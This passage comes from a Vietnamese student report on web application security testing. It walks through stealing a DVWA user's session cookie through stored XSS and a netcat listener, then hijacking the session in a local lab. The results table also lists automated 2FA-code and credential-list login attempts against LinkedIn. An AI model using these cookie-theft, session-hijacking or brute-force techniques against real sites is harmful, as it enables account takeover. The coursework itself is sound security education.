
Hình 53: Sửa số kí tự từ 50 thành 200

Bước 6: Gửi Script lên cở sở dữ liệu




Hình 54: Viết một đoạn script và lưu vào cơ sở dữ liệu

Bước 7: Thay đổi Proxy của trình duyệt để thực hiện Netcat listening trên Port 8080 của máy Kali Linux



Hình 55: Thay đổi Proxy trên Kali Linux

Bước 8: Thực hiện bắt các Request




Hình 56: Dùng Netcat để lắng nghe trên cổng 8080

Trên máy Windows 7:


Bước 9: Đăng nhập:

Username: gordonb

Password: abc123




Hình 57: Truy cập trang web DVWA và đăng nhập tài khoản




Hình 58: Đăng nhập thành công

Bước 10: Kiểm tra địa chỉ IP của máy Windows 7



Hình 59: Địa chỉ IP của máy Windows 7

Bước 11: Truy cập đến phần XSS (Stored)




Hình 60: Truy cập đến phần bình luận

Trên máy Kali Linux:


```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 8080
listening on [any] 8080 ...
192.168.26.135: inverse host lookup failed: Unknown host
connect to [192.168.26.136] from (UNKNOWN) [192.168.26.135] 49182
GET /DVWA?output=security=low;%20PHPSESSID=vpsujrpof6mggd1e5ijg0o5o23 HTTP/1.1
Host: 192.168.26.136:8080
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/109.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.26.136/
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: security=low; PHPSESSID=vpsujrpof6mggd1e5ijg0o5o23
```

Hình 61: Bắt Cookie và Session ID của người dùng trên máy Windows 7 thành công


Bước 12: Dùng Extension "Cookie Editor" để thay đổi Session ID cũ sang Session ID mới (Netcat vừa bắt được)



Hình 62: Tiện ích mở rộng Cookie- Editor của trình duyệt Firefox




Hình 63: PHPSESSID cũ




Hình 64: PHPSESSID mới

Bước 13: Vào lại đường dẫn "127.0.0.1/DVWA"



Hình 65: Truy cập trang 127.0.0.1/DVWA



Hình 66: Chiếm Session thành công

Kết luận: Trang web có lỗ hổng XSS nghiêm trọng

3.4. Tổng hợp kết quả thực nghiệm

Bảng 3. Tổng hợp kết quả thực nghiệm

Nội dung kiểm thử	Mục đích kiểm thử	Các bước thực hiện	Kết quả mong đợi	Kết quả thực tế
1. Kiểm thử phần mềm web LinkedIn	Kiểm tra giao thức mà phần mềm web đang dùng	Truy cập vào trang chủ của LinkedIn	Giao thức nên là https	Thành công
	Kiểm tra các quy tắc của mật khẩu và tên đăng nhập	Thử nhập các mật khẩu và tên đăng nhập giá trị biên	Phần mềm sẽ cảnh báo các giá trị không hợp lệ	Thành công
	Kiểm tra khả năng tài khoản bị tấn công	Sử dụng python để tự động hóa việc nhập mã xác thực 6 chữ số	Phần mềm phải ngăn chặn việc nhập mật khẩu quá nhiều lần	Thành công
	Kiểm tra giới hạn nhập mã xác nhận do người dùng quên mật khẩu hoặc cảnh báo đăng nhập lạ	Sử dụng Selenium để tự động đăng nhập bằng cách sử dụng danh sách các tên người dùng và mật khẩu khác nhau	Phần mềm phải có khả năng ngăn chặn bằng ứng dụng hoặc cơ chế nào đó	Thành công
	Kiểm tra sự thay đổi của Session ID ở mỗi lần đăng nhập	Sử dụng công cụ OWASP ZAP	Session ID thay đổi sau mỗi lần đăng nhập	Thành công
2. Kiểm thử SQL Injection	Kiểm thử các câu truy vấn	1. Thêm dấu “ vào địa chỉ URL 2. Dùng Python để kiểm tra	Phát hiện SQLi đối với địa chỉ URL / HTML Form	Thành công
	Kiểm thử Bypass mật khẩu	Dùng Burp Suite để thực hiện kiểm thử Fuzzing	Đăng nhập ít nhất 1 tài khoản mà không cần mật khẩu	Thành công
3. Kiểm thử XSS	Kiểm thử các HTML Form	1. Tải Script vào các Form 2. Dùng Python để kiểm tra	Phát hiện XSS đối với HTML Form	Thành công
		Thử 1 số Script theo cách thủ công		Thành công
	Thực hiện việc bắt Cookie và Session ID	Cài đặt 1 máy Kali Linux và 1 máy Window 7. Dùng Netcat trên Kali Linux	Chiếm phiên làm việc	Thành công

CHƯƠNG 4: KẾT LUẬN

4.1. Kết luận về bài thực nghiệm

4.1.1. Nhận xét và đánh giá kết quả bài thực nghiệm

Bài thực nghiệm đã đạt được những thành công nhất định trong việc kiểm tra và kiểm thử phần mềm web và một số trang web, đó là:

- Hiểu và thực hiện kiểm tra được giao thức, các quy tắc mật khẩu và tên người dùng, cũng như cơ chế bảo vệ người dùng của một phần mềm web.
- Hiển và thực hiện kiểm thử được các lỗ hổng SQL Injection hoặc XSS bằng cách đăng nhập trái phép và kiểm tra trên một số trang web.

4.1.2. Hạn chế và hướng phát triển

a. Hạn chế

Mặc dù đạt được những thành công nhất định, nhưng bài báo cáo không thể tránh khỏi những hạn chế và thiêu sót.

Do giới hạn về thời gian cũng như về độ dài của bài báo cáo nên các bài triển khai thực nghiệm kiểm thử ở chương 3 không thể bao quát hết toàn bộ các yếu tố của công việc kiểm thử.

Các bài thực nghiệm này chỉ bao gồm kiểm thử các lỗ hổng tiêu biểu, đặc trưng và thường thấy nhất của một ứng dụng web hay một trang web mà chưa thực hiện kiểm thử các lỗ hổng phức tạp khác, bởi lẽ để rà soát và kiểm tra hết tất cả các lỗ hổng này cần nhiều thời gian, cũng như đòi hỏi các kỹ thuật tấn công phức tạp hơn và nhiều công cụ khác mà bài báo cáo không thể trình bày toàn bộ ở đây.

b. Hướng phát triển

Dự kiến trong thời gian tới, nhóm chúng em sẽ thực hiện một số chiến lược phát triển như sau:

1. Nghiên cứu và tìm hiểu thêm về các công cụ kiểm thử tự động.
2. Nghiên cứu các kỹ thuật nâng cao hay các chức năng khác đối với công cụ Selenium
3. Nghiên cứu cách sử dụng một số công cụ khác, chẳng hạn Apache Jmteter, và kết hợp sử dụng một số công cụ kiểm thử với nhau, chẳng hạn Selenium kết hợp với Codeception cùng một số công cụ khác.
4. Nghiên cứu sâu hơn về các phương pháp tìm các lỗ hổng khác

4.2. Tổng kết nội dung các chương

Trong suốt thời gian nghiên cứu đề tài, nhóm chúng em đã cố gắng hết sức để tìm hiểu và thực hiện đề tài. Sau thời gian nghiên cứu cùng với sự giúp đỡ của giáo viên hướng dẫn, chúng em đạt được những kết quả như sau:

- Có kiến thức tổng quan về phần mềm, lỗi phần mềm, kiểm thử phần mềm, và kiểm thử trong quy trình phát triển phần mềm.
- Nắm được những kỹ thuật kiểm thử phần mềm an toàn, các công cụ hỗ trợ kiểm thử phần mềm an toàn.
- Tìm hiểu cách cài đặt công cụ Selenium WebDriver và sử dụng nó như một module trong python để kiểm thử.
- Hiểu được cách sử dụng một số công cụ kiểm thử phần mềm như Burp Suite, Netcat.

CÀI ĐẶT CÁC CÔNG CỤ

- **Cài đặt Selenium WebDriver**

Bước 1: Trên Visual Studio Code, mở terminal, cài đặt selenium bằng lệnh:

```
pip install selenium
```

Bước 2: Cài đặt chromedriver (chú ý: install chromedriver với version phải cùng với version chrome).

Cài chromedriver với version phù hợp

chromedriver.com/download

Binary	Platform	URL	HTTP status
chrome	linux64	https://storage.googleapis.com/chrome-for-testing-public/123.0.6312.105/linux64/chrome-linux64.zip	200
chrome	mac-arm64	https://storage.googleapis.com/chrome-for-testing-public/123.0.6312.105/mac-arm64/chrome-mac-arm64.zip	200
chrome	mac-x64	https://storage.googleapis.com/chrome-for-testing-public/123.0.6312.105/mac-x64/chrome-mac-x64.zip	200
chrome	win32	https://storage.googleapis.com/chrome-for-testing-public/123.0.6312.105/win32/chrome-win32.zip	200
chrome	win64	https://storage.googleapis.com/chrome-for-testing-public/123.0.6312.105/win64/chrome-win64.zip	200
chromedriver	linux64	https://storage.googleapis.com/chrome-for-testing-public/123.0.6312.105/linux64/chromedriver-linux64.zip	200

Hình 68: Các version của Chromedriver

- **Cài đặt module requests và bs4 của Python.**

Đây là các module dùng để quét lỗ hổng SQL Injection. Lệnh cài đặt:

```
pip3 install requests bs4
```

Module "requests": cho phép gửi các loại yêu cầu HTTP
Module "bs4": lấy dữ liệu ra khỏi các file HTML và XML


```
import requests
from pprint import pprint
from bs4 import BeautifulSoup as bs
from urllib.parse import urljoin
```

- **Cài đặt OWASP Zap**

```
┌──(root㉿kali)-[~]
└─# apt install zaproxy
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  zaproxy
0 upgraded, 1 newly installed, 0 to remove and 1880 not upgraded.
Need to get 197 MB of archives.
After this operation, 248 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.14.0-0kali1 [197 MB]
Fetched 197 MB in 4min 25s (744 kB/s)
Selecting previously unselected package zaproxy.
(Reading database ... 400331 files and directories currently installed.)
```

Lệnh cài: `sudo apt install zaproxy`

- **Cài đặt Burp Suite**



Hình 69: Ứng dụng Burp Suite

Burp Suite là một ứng dụng được tích hợp nhiều tính năng phục vụ kiểm tra tính bảo mật của ứng dụng web

- **Cài đặt netcat**

Hình 70: Công cụ Netcat

Lệnh cài: `sudo apt install netcat`

TÀI LIỆU THAM KHẢO

[1] Giáo trình *Kỹ thuật lập trình an toàn*, Ban cơ yếu chính phủ, Học viện Kỹ thuật Mật Mã (2013)

[2] Tài liệu kiểm thử phần mềm | Viblo Asia
https://viblo.asia/p/kiem-thu-phan-mem-la-gi-quy-trinh-kiem-thu-phan-mem-1VgZvayYKAw
https://viblo.asia/p/kiem-thu-ung-dung-web-web-application-testing-KAyQMpapG0Ek

[3] Tài liệu học tester cơ bản đến nâng cao Tiếng Việt | Anh Tester https://anhtester.com/blog/tai-lieu-hoc-tester-co-ban-den-nang-cao-tieng-viet-b325.html

[4] OWASP Top 10 2021 - https://owasp.org/Top10/

[5] Verification, Validation and Testing, Đại học Sư phạm TP. Hồ Chí Minh https://cnpm.weebly.com/uploads/1/6/9/5/16954000/se08_verifyandvalidation.pdf

[6] Các công cụ kiểm thử phổ biến nhất https://testmentor.vn/cac-cong-cu-kiem-thu-phan-mem-pho-bien-nhat/

[7] SOFTWARE SECURITY TESTING - A PERTINENT FRAMEWORK, Rajeev Kumar, Suhel Ahmad Khan, Raees Ahmad Khan, https://www.academia.edu/17212729/SOFTWARE_SECURITY_TESTING_A_PERTINENT_FRAMEWORK

[8] Kỹ thuật thiết kế test case trong kiểm thử phần mềm - https://vn.got-it.ai/blog/khai-quat-ve-ky-thuat-thiet-ke-test-case-trong-kiem-thu-phan-mem

BẢNG PHÂN CÔNG CÔNG VIỆC TRONG NHÓM

Nguyễn Ngọc Anh	Tìm hiểu về cài đặt và sử dụng một số thư viện hỗ trợ kiểm thử phần mềm trong python Cùng Thọ thực hiện triển khai thực nghiệm, xây dựng các mã nguồn và testcase để thực hiện kiểm thử Hỗ trợ Thọ ghi lại và nhận xét các kết quả thực nghiệm Xây dựng file MANGUON Kiểm tra, soát lỗi file BAOCAO, SLIDE, MANGUON
Nguyễn Huy Thọ	Tìm hiểu về cài đặt và sử dụng một số thư viện hỗ trợ kiểm thử phần mềm trong python Cùng Ngọc Anh thực hiện triển khai thực nghiệm, xây dựng các mã nguồn và testcase để thực hiện kiểm thử Hỗ trợ Ngọc Anh ghi lại và nhận xét các kết quả thực nghiệm Xây dựng file MANGUON Kiểm tra, soát lỗi file BAOCAO, SLIDE, MANGUON
Lê Minh Khôi	Tìm hiểu về Khái niệm, ý nghĩa kiểm thử phần mềm Tìm hiểu về Phương pháp, quy trình kiểm thử phần mềm Khái quát ý tưởng thực nghiệm của chương 3 để hỗ trợ Thọ và Ngọc Anh. Cùng Hưng biên soạn các file BAOCAO, SLIDE Kiểm tra, soát lỗi file BAOCAO, SLIDE, MANGUON
Nguyễn Bảo Phúc Hưng	Tìm hiểu về Khái niệm, ý nghĩa kiểm thử phần mềm Tìm hiểu về Phương pháp, quy trình kiểm thử phần mềm Khái quát ý tưởng thực nghiệm của chương 3 để hỗ trợ Thọ và Ngọc Anh. Cùng Khôi biên soạn các file BAOCAO, SLIDE Kiểm tra, soát lỗi file BAOCAO, SLIDE, MANGUON